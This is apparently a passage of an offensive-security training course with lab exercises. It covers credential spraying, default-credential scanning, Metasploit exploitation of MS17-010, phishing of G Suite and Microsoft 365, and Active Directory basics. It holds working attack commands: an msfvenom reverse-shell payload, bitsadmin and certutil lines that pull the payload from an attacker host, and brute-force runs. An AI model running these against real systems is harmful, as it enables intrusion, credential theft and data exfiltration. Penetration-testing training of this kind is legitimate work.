Exposed services are one of the prime targets for any attacker to exploit and gain access to an organization's network. Two common approaches to gain access are using **credential spray** (brute force, dictionary attack) and **exploiting vulnerable services**.

As discussed earlier, some such services are:

- SSH
- HTTP
- VPN
- VoIP
- RDP
- VNC
- Database services (MySQL, MSSQL, PostgreSQL, MongoDB etc.)

Credential Spraying

One the most common ways to gain access to a service or application is to dry different combinations of usernames and passwords and is called credential spraying in simple terms.

Although it’s a noisy approach, it can be tweaked to make it a less noisy and more effective that a simple brute force attack.

Problems with traditional Brute Force

- Noisy.
- Too big dictionary files.
- Hitting in the dark.
- Less relevant.

No Traditional Brute Force please.

- OSINT for Email / User harvesting.
- User/Email based dictionaries.
- Default Creds based on Technology Profiling.
- cEWL to create relevant dictionaries.
- Spraying across different login page(s), identified using OSINT.

What’s the solution?

- Be Precise.
- Enumerate employees (LinkedIn / Email-Harvestor / MetaData, as used above)
- Identify common, but relevant passwords
  - Ex. for windows boxes, consider common password policy.
- Pick words from website and make a dictionary file.
- Try
  - Same password as username
  - Blank Password
  - P@ssw0rd
  - If OSINT gives you Winter15, and leak was in 2015, try Winter19

Password Spraying

- Network Services
  - Brute Spray (Works on top of Medusa)
    - https://github.com/x90skysn3k/brutespray
    - Nmap Results + Custom Dictionary File(s) > Brute Spray
    - Supports spraying on *ssh, ftp, telnet, vnc, mssql, mysql, postgresql, rsh, imap, nntp, pcanywhere, pop3, rexec, rlogin, smbnt, smtp, svn, vmauthd, snmp*
  - Hydra
  - MetaSploit Auxiliary Modules
- Web Services
  - Burp Intruder

Spray Keys

Often times some services not just use credentials but also some type of token which can allow users to gain some privilege with that particular service.

- Keys identified during OSINT
  - Keys (Web Services, Cloud Services like AWS)
  - Auth Tokens (Web Applications/Services)
  - SSH Keys (SSH service)
- Compromise
  - Third party service Integration
  - Web / Mobile Applications
  - Servers

User/Default Credential Spray

- Find password (or a list of passwords) for user(s)
- Check it on multiple social media accounts.
  - Linkedin, Instagram, Dropbox, Twitter, etc.
- Cr3d0v3r to rescue.
  - https://github.com/D4Vinci/Cr3dOv3r
- For checking default credentials use Changeme:
  - https://github.com/ztgrace/changeme

Cr3d0v3r in Action

```
Cr3d0v3r By D4Vinci - V0.4.4
  Know the dangers of email credentials reuse attacks.
     Loaded 15 website.

[+] Checking email in public leaks...
[!] No leaks found in Haveibeenpwned website!
  └──=>Enter a password==>

[+] Testing email against 15 website
[!] [ Facebook ] Login unsuccessful!
[!] [ Twitter  ] Login unsuccessful!
[!] [ Ask.fm   ] Login unsuccessful!
[+] [ Github   ] Login successful!
[!] [Virustotal] Login unsuccessful!
[!] [LinkedIn  ] Something wrong with the website maybe it's blocked!
[!] [ Ebay.com ] Login unsuccessful!
[!] [Wikipedia ] Login unsuccessful!
[!] [ Airdroid ] Login unsuccessful!
[!] [ StackOF  ] Login unsuccessful!
[!] [FourSquare] Login unsuccessful!
[!] [ Gitlab   ] Login unsuccessful!
[!] [ Google   ] Email not registered!
[!] [ Yahoo    ] Email not registered!
[!] [Mediafire ] Login unsuccessful!
Cr3d0v3r master 137d ➜
Cr3d0v3r master 137d ➜
```

Lab Exercise 14

- *For the identified carbonconsole.com emails and their respective passwords, check credential reuse attack.*

Changeme in Action

- Default Creds Scanner: https://github.com/ztgrace/changeme
  - python3 changeme.py --verbose **<HOST>** -a

```
$python3 changeme.py --verbose 36.239.250.215 -a

 ####################################################
#       _                                          #
#   ___| |__   __ _ _ __   __ _  ___ _ __ ___   ___ #
#  / __| '_ \ / _` | '_ \ / _` |/ _ \ '_ ` _ \ / _ \ #
# | (__| | | | (_| | | | | (_| |  __/ | | | | |  __/ #
#  \___|_| |_|\__,_|_| |_|\__, |\___|_| |_| |_|\___| #
#                            |___/                   #
#  v1.1                                              #
#  Default Credential Scanner by @ztgrace            #
 ####################################################

Loaded 113 default credential profiles
Loaded 324 default credentials

[11:15:14] Configured protocols: all
[11:15:14] Loading creds into queue
[11:15:59] Fingerprinting completed
```

```
[11:16:05] Invalid APC SmartSlot default cred None:TENmanUFactOryPOWER at snmp:// :161
[11:16:06] Invalid Cisco Guard default cred None:riverhead at snmp:// :161
[11:16:07] Invalid SNMP default cred None:0 at
[11:16:07] Invalid SNMP default cred None:0392a
[11:16:07] Invalid SNMP default cred None:1234
[11:16:11] Invalid SNMP default cred None:2read
[11:16:13] Invalid SNMP default cred None:4chan
[11:16:13] Invalid SNMP default cred None:acces
[11:16:13] Invalid SNMP default cred None:adm a
[11:16:13] Invalid SNMP default cred None:admin
[11:16:14] [+] Found SNMP default cred None:pri
[11:16:18] Invalid SNMP default cred None:Admin
[11:16:19] Invalid SNMP default cred None:agent
[11:16:19] Invalid SNMP default cred None:all a
[11:16:19] Invalid SNMP default cred None:agent
[11:16:20] Invalid SNMP default cred None:ANYCO
[11:16:24] Invalid SNMP default cred None:apc a
[11:16:25] Invalid SNMP default cred None:binte
[11:16:26] Invalid SNMP default cred None:c at
[11:16:26] Invalid SNMP default cred None:blue
[11:16:26] Invalid SNMP default cred None:C0de
[11:16:30] Invalid SNMP default cred None:cable
[11:16:31] Invalid SNMP default cred None:canon
[11:16:32] Invalid SNMP default cred None:cc at
[11:16:32] Invalid SNMP default cred None:cisco
[11:16:32] Invalid SNMP default cred None:CISCO
[11:16:36] Invalid SNMP default cred None:commu
```

Lab Exercise 15

- *Scan all the identified IP Addresses and Websites for default credentials.*

Service Exploitation

Many times the exposed services use a version of the software with known vulnerabilities. Exploiting these services can also grant us access to the host running the service.

The most popular exploitation frameworks are:

- **Metasploit:** https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers
- **Exploitpack:** http://exploitpack.com/

Metasploit

Metasploit is a framework which contains multiple modules for pentesting. It can be used to create as well as launch exploits to gain access to a machine.

Primary Metasploit modules:

- Auxiliary: Enumerating, scanning, fuzzing and much more
- Exploit: Code to exploit specific vulnerabilities
- Payload: Code to execute on successful exploitation

```
$msfconsole
Found a database at /Users/[redacted]/.msf4/db, checking to see if it is started
Starting database at /Users/[redacted]/.msf4/db...success
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.

       =[ metasploit v4.16.39-dev-aefd0d387524b3de310cea7cd30548356d717d9c]
+ -- --=[ 1738 exploits - 992 auxiliary - 300 post        ]
+ -- --=[ 509 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > help
```

Metasploit: Auxiliary Example

SMB Login Check (SMB is a network file sharing protocol)

> search smb

> use auxiliary/scanner/smb/smb_login

> show options

> set RHOSTS **<Target IP/CIDR>**

> set SMBUser **<USERNAME>**

> set SMBPass **<PASSWORD>**

> set THREADS 20

> run

Metasploit: Exploit Example

MS17-010 EternalRomance/EternalSynergy/EternalChampion: SMB Windows RCE

> use exploit/windows/smb/ms17_010_psexec

> set PAYLOAD windows/x64/meterpreter/reverse_tcp

> set LHOST **<OWN IP>**

> set RHOST **<TARGET IP>**

> exploit

```
msf exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on [redacted]
[*] 131.1.1.222:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 131.1.1.222:445 - Built a write-what-where primitive...
[+] 131.1.1.222:445 - Overwrite complete... SYSTEM session obtained!
[*] 131.1.1.222:445 - Selecting PowerShell target
[*] 131.1.1.222:445 - Executing the payload...
[+] 131.1.1.222:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to [redacted]
[*] Meterpreter session 5 opened ([redacted]) at [redacted]

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > sysinfo
Computer        : [redacted]
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : [redacted]
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Metasploit: Payload Example

Meterpreter Reverse HTTPS:

- # msfvenom -p windows/x64/meterpreter_reverse_https LHOST=**<OWN IP>** LPORT=**<OWN Port>** -f exe > x.exe

Transfer the Payload to victim Windows box:


- bitsadmin /transfer wcb /priority high http://<Payload_host>:<Port>/x.exe c:\windows\temp\x.exe
- certutil -urlcache -split -f http://<Payload_host>:<Port>/x.exe c:\windows\temp\x.exe

```
$msfvenom -p windows/x64/meterpreter_reverse_https LHOST=[redacted] LPORT=[redacted] -f exe > x.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 207449 bytes
Final size of exe file: 214016 bytes
$ls
x.exe
```

Lab Exercise 16

- *Perform Brute Force attack on*
  - *FTP service using MSF Framework*
  - *Jenkins Server Login using MSF Framework*
  - *Wordpress Login using WPForce*

- *Use the generated username/password files in earlier phase.*



Attacking Business Communication Infrastructure


As discussed earlier, Business Communication Infrastructure (BCI) is the backbone of every organization's information exchange structure and can become one of the entry point for the attackers.

Previously we discussed how to identify BCI of an organization.

Attacking G Suite

Targeting G Suites service for phishing:

- Groups Invitation
- Hangout Invitation
- Docs Comment
- Calendar Invite



To phish a Gmail user with 2FA account, use CredSniper (https://github.com/ustayready/CredSniper). Once compromised, the account can be used to launch internal phishing attacks as well to extract all content from https://takeout.google.com/

Attacking MS Suite

- Discover potential usernames (LinkedIn, Github, File Metadata etc.).
- Identify Mail server
- Enumerate internal domain
- Enumerate usernames and spray credentials
- Gathering email addresses from Global Address List
- Spray credentials on new accounts
- Extract more information/internal phishing/persistence

Attacking MS Suite: Tools


- MailSniper: https://github.com/dafthack/MailSniper
- Ruler: https://github.com/sensepost/ruler
- Lyncsmash: https://github.com/nyxgeek/lyncsmash
- LyncSniper: https://github.com/mdsecresearch/LyncSniper

```
$./ruler-osx64 --url http://autodiscover.[redacted].com/autodiscover/autodiscover.xml brute --users users.txt --passwords password.txt --verbose
[+] Starting bruteforce
[+] Using end-point: http://autodiscover.[redacted].com/autodiscover/autodiscover.xml
[+] 0 of 5 passwords checked
[x] Failed: [redacted]:admin
[x] Failed: [redacted]:password
[x] Failed: [redacted]:admin123
[+] Multiple attempts. To prevent lockout - delaying for 5 minutes.
[+] Success: [redacted]:[redacted]
```

Attacking MS Suite

Targeting MS Suites service for phishing:

- Skype
- Outlook
- Event Invitation




Attack Scenario: Slack to Internal Network

- Employee of a company created a chatbot as a Hackathon project which helps them get information about their hosts using Slack chat.
- The project is open-sourced on Github as it is, with Slack API keys intact.
- The developer identifies the mistake and updates the code to remove the key.
- A malicious actor identifies the project and extracts the keys from commit history.
- Utilizing the keys, the malicious actor is able to extract internal chat of employee which reveals sensitive information leading to access to company production hosts and ultimately to internal network.

Lab Exercise 17

- *Identify the BCI for CarbonConsole.*

- *Gain access to William Graham's account in the BCI environment.*



Bonus Task: Explore the Compromised Assets

Items to explore once a BCI has been compromised:

- Emails
- Contact List
- Calendar Invites/Events
- Groups
- Chat Logs
- Shared Files
- Shared secrets (passwords/tokens/keys)
- Internal network information (domain, usernames, architecture, diagrams etc.)
- See if you can take out all the information

What is Active Directory

Windows Active Directory (AD) is Microsoft technology which is used to manage computers and other devices on a network. It also allows creation and management of domains, users and other associated objects within the network.

An AD environment usually contains one or more domains. These domains have multiple users and domain controller(s) (DC).

The domain controller runs a service called as Active Directory Domain Services (ADDS), which performs the function such as authentication/authorization and enforcing security policies for all computers and users.

Active Directory Components

- **Objects:** The most basic unit of data in an AD. There are a variety of AD objects such as users, groups, computers, contact etc. and they hold attributes which describe the object.
- **Organizational Units**: OUs lets you organize objects within a domain, without creating additional domains.
- **Domain:** A logical group of related objects in an AD environment. A domain shares the same Active Directory database called as domain controller (DC).
- **Tree:** A collection of domains that share a common namespace. For example internaldomain.com, sales.internaldomain.com, dev.internaldomain.com.
- **Forest:** A collection of trees that do not share a common parent domain but share a common global catalog.

Windows Active Directory (On-Premise AD)

On-Premise Active Directory is a local setup of the Active Directory for an organization within a private network. An Active Directory environment needs at least one Domain Controller, but can have more.

However, Windows Active Directory wasn’t designed to manage online, web based services which led to the creation on Azure Active Directory, which is cloud based and supports web based services.

Azure AD

Azure Active Directory (Azure AD) is cloud based identity and access management service provided by Microsoft.

Azure AD can be understood as a lighter version of on-premise Active Directory service, available online. It's the default identity model for Office 365.

Azure AD can be synchronize with on-premise AD using Azure AD Connect

Azure AD

Microsoft Azure

Search resources, services, and docs

Create a resource
Home
Dashboard
All services
FAVORITES
Function Apps
SQL databases
Azure Cosmos DB
Virtual machines
Load balancers
Storage accounts
Virtual networks
Azure Active Directory
Monitor
Advisor
Security Center
Cost Management + Billing
Help + support

Home > [redacted] - Overview

[redacted] - Overview
Azure Active Directory

Search (Ctrl+/)

Overview
Getting started

Manage

Users
Groups
Organizational relationships
Roles and administrators
Enterprise applications
Devices
App registrations
App registrations (Preview)
Application proxy
Licenses
Azure AD Connect
Custom domain names

Switch directory
Delete directory

[redacted]
Azure AD for Office 365

Sign-ins

To see sign-in data, your organization needs Azure AD Premium P1 or P2.
Start a free trial

What's new in Azure AD

Stay up to date with the latest release notes and blog posts.

16 entries since November 15, 2018. View archive

All services (16)
Access Control (2)

New feature

App Proxy - Access Control

Your role

Global administrator
More info

Find

Users

Search

Azure AD Connect sync

Status Enabled
Last sync Less than 1 hour ago

Create

User
Guest user
Group
Enterprise application


Single Sign-On

Single sign-on is an authentication process which allows users to input a single set of credentials and access multiple applications.

There can be multiple SSO implementations, such as Security Assertion Markup Language (SAML) based which uses an XML-based solution to exchange user security information between an identity provider (IDP) and an service provider (SP); Kerberos based, which kerberos authentication to generate service key to access a service etc.

Single sign-on makes it easier for the user and the service provider to maintain a single set of credentials and maintain access.

Single Sign-On



Office 365 identity and Azure Active Directory

Office 365 is a line of subscription services offered by Microsoft, as part of the Microsoft Office product line. It uses multiple methods for managing users:

- Cloud-based user identity
- Authentication service Azure Active Directory (Azure AD)
- Access the Azure AD interface for office 365 at https://aad.portal.azure.com

Office 365 identity and Azure Active Directory

Three models of Cloud Authentication:

- Cloud Only - No on-premise Active Directory installation.
- Password hash sync with seamless single sign-on
- Pass-through authentication with seamless single sign-on

Active Directory Federation Services (ADFS)

Active Directory Federation Services (ADFS) is a SSO service which runs on Windows server. It allows enterprise environment users to to access external web applications using domain credentials.


The main challenge ADFS addresses is of the remote users who need to access AD integrated applications. For example, accessing a web application provided by a partner/acquisition/service provider.

Active Directory Federation Services (ADFS)

ADFS Authentication Steps:

- Organization A setup ADFS server and ADFS-proxy. Only the ADFS-proxy is exposed to the internet.
- Site B is federated by organization A and a trust relation is established between them.
- A user attempts to access site B.
- The user is redirected to ADFS-proxy, which asks for their credentials and redirects the user back to site B along with an access token.
- The user is now authenticated to site A.

Hybrid ADFS Implementation



Reference: https://docs.microsoft.com/en-us/azure/active-directory/hybrid/plan-connect-user-signin

ADFS Vulnerability: MFA Bypass

